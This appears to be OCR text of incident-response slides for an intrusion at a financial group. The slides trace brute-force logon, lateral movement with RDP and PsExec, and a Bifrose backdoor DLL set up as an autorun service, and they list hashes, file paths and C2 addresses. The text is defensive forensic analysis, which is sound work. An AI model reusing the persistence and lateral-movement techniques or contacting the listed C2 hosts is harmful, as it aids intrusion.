
> Finally logged in **Server-SOON-2** successfully with the account Administrator(figure no mention)



DE-Id

Case #1

Storyline



1 Brute-Force Logon

Server-CARISA

Endpoints

2 Administrator Logon Success

Server-SOON-2

3 Lateral Movement (RDP、PsExec)

Endpoints


DE-Id

Case #1

Lateral Movement

- The endpoint **Server-SOON-2** was used as a pivot point by the attacker to move laterally within the internal network and spread malware


- Using RDP and PsExec to perform lateral movement



DE-Id

Case #1

Storyline




DE-Id

Case #1

Server-SOON-2

- The local Administrator logged in via RDP and executed a suspicious file ntxn264.exe and implant the backdoor program - uNPXtssucPrx.dll
  - The backdoor uNPXtssucPrx.dll was registered as an autorun service, allowing it to automatically start after the system reboot

- We identified the backdoor as Bifrose, the backdoor has used Windows services to executed its malicious payload and connect to C2



C:\Windows\System32\uNPXtssucPrx.dll

10

OSINT | Autorun | APT Malware | DLL (GUI) | Win64 | Service: PCAUDIT

eaa945186f6d03295a6650b64141c682


1 Endpoints

2018-06-12 15:30:46

16.0 KB

[APT].884A905E

	Computer	Name	Autorun
10	Server-SOON-2	10 C:\Windows\System32\uNPXtssucPrx.dll	Autorun



DLL MODULE

9

svchost.exe,Module-0F68DA0000

2022-11-15 18:13:42


Server-SOON-2 \

Network	211.62.16.90
Information	Outbound connection to 211.72.113.90
Information	Outbound connection to spamail.sendsmtp.com
Source	Malware reverse engineering, ADDRESS:0F68DA0000
Malware Family	[APT].884A905E
MITRE ATT&CK	T1547 Boot or Logon Autostart Execution (Registry Run Keys / Startup Folder)
MITRE ATT&CK	T1055 Process Injection (Dynamic-link Library Injection)

DE-Id

Case #1

Storyline



DE-Id

Case #1

Server-CARISA

- Earliest, the Anti-virus has the alert for some malware
  - C:\[Vendor_Name]\svchost.exe
  - C:\Windows\System32\wwautoaepupdate.dll


- The initial compromised server Server-CARISA not belong to the victim org, but belong to the other financial company in the same group, and this endpoint is operated by the vendor

- Finally, we confirm the threat source from a VPN IP assigned to the vendor and executed malicious files, subsequently attacking other financial company in the same group

DE-Id

Case #1

Storyline





DE-Id

Case #1

Flow & Architecture of Bifrose

- Load Payload
- Parse PE format & Jump
- Check Process Name
- Connect to C2 & Basic Victim Info
- Command and Control




PROCESS

9

C:\Windows\System32\svchost.exe

2022-10-15 18:24:10


Server-BRYCE \ USER-59

Information	Outbound connection to exchange.justdied.com
Information	Path: C:\PROGRAMDATA\ANACONDA3
Information	Directory: C:\WINDOWS\SYSTEM32\
Information	Outbound connection to 20.90.152.133:443, 211.20.101.47:443
Information	Outbound connection to 20.90.152.133
Information	Outbound connection to 211.20.101.47
Information	Service: APPINFO, BITS, CERTPROPSVC, GPSVC, IKEEXT, IPHLPSVC, LFSVC, PROFSVC, SCHEDULE, SECLOGON, SENS, SESSIONENV, SHELLHWDETECTION, THEMES, USERMANAGER, USOSVC, WINMGMT, WPNSERVICE, WUAUSERV
Information	Suspicious Code - 0A05190000
